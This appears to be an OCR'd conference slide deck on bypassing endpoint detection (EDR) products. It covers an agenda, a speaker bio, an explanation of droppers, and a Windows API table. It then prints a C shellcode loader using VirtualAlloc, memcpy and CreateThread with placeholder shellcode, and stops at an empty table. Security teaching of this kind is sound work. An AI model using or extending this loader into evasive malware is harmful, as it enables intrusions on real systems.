CYBERDEFENSE

Bypass moderns EDR’s

Fakhir Karim Reda


JUIN 2025

Agenda

- WHOAMI
- Motivation
- Dropper’s
- Edr’s pitfalls
- Detection vs Evasion side by side
- Live Demo
- My Dropper technics
- 2026 EDR’s

WHOAMI

- Fakhir Karim Reda (zirsalem)
  - kf@cyber-defense.ma
- RedTeamer and Offensive Security Researcher
- In Hacking Since 2003
- CEO @ https://www.cyber-defense.ma
- Research Topics :
  - Secure Dev
  - Malware dev
  - Fuzzing and BufferOverflows
  - Shell coding
  - AV/EDR/XDR Bypass


Silence on the wire
HACK I.T.
GRAY HAT HACKING
HACKING THE ART OF EXPLOITATION
The Web Application Hacker's Handbook
DESIGNING BSD ROOTKITS
Physique
Building Open Source Network Security Tools
Rootkits
REVERSING Secrets of Reverse Engineering
Réseaux Communications et Unix
The Shellcoder's Handbook
WRITE GREAT CODE
LE NOYAU LINUX
Réseaux
Assembleur x86
System Performance Tuning
exploitation

Motivation

- Fight Beliefs : I have an EDR in Top10 Gartner -> I am 100% protected
- Show how bypass/avoid defense layers
- How to be Fully Undectable (FUD)
- Talk about next level X/E DRs


Dropper overview

- A **dropper** is a lightweight program designed to **deliver and execute a payload** on a target system.


- It acts as the **first stage in an attack**, often used to **bypass defenses** and stage more complex malware.

- May **contain** or **fetch** a payload (e.g., shellcode, backdoor, RAT).

Dropper workflow



Dropper anatomy




1.Staging

2.Decoding

3.injection


4.execution

Naïve dropper chain




🧩 Step	📚 Function	🧭 Purpose
1. Allocate memory	`VirtualAlloc`	Reserves and commits memory for the shellcode in local process
2. Copy payload	`memcpy` / `RtlMoveMemory`	Copies the (possibly decoded) shellcode into allocated memory
3. Set permissions (optional)	`VirtualProtect`	Changes memory permissions to `PAGE_EXECUTE_READ` (if needed)
4. Execute shellcode	`CreateThread`	Creates a new thread starting at the shellcode base address
5. Wait (optional)	`WaitForSingleObject`	Waits for thread to finish before exiting (optional cleanup)

Naïve dropper code




```c
#include <windows.h>

#include <stdio.h>


unsigned char shellcode[] = {

    0x90, 0x90, 0x90, 0x90, /* ... insert shellcode here ... */ 0xC3

};


int main() {

    void* exec_mem = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    memcpy(exec_mem, shellcode, sizeof(shellcode));

    HANDLE hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)exec_mem, NULL, 0, NULL);

    WaitForSingleObject(hThread, INFINITE);

    return 0;

}
```

What EDR’s Checks ? – Suspicions combos



Technique	API Combo	Purpose
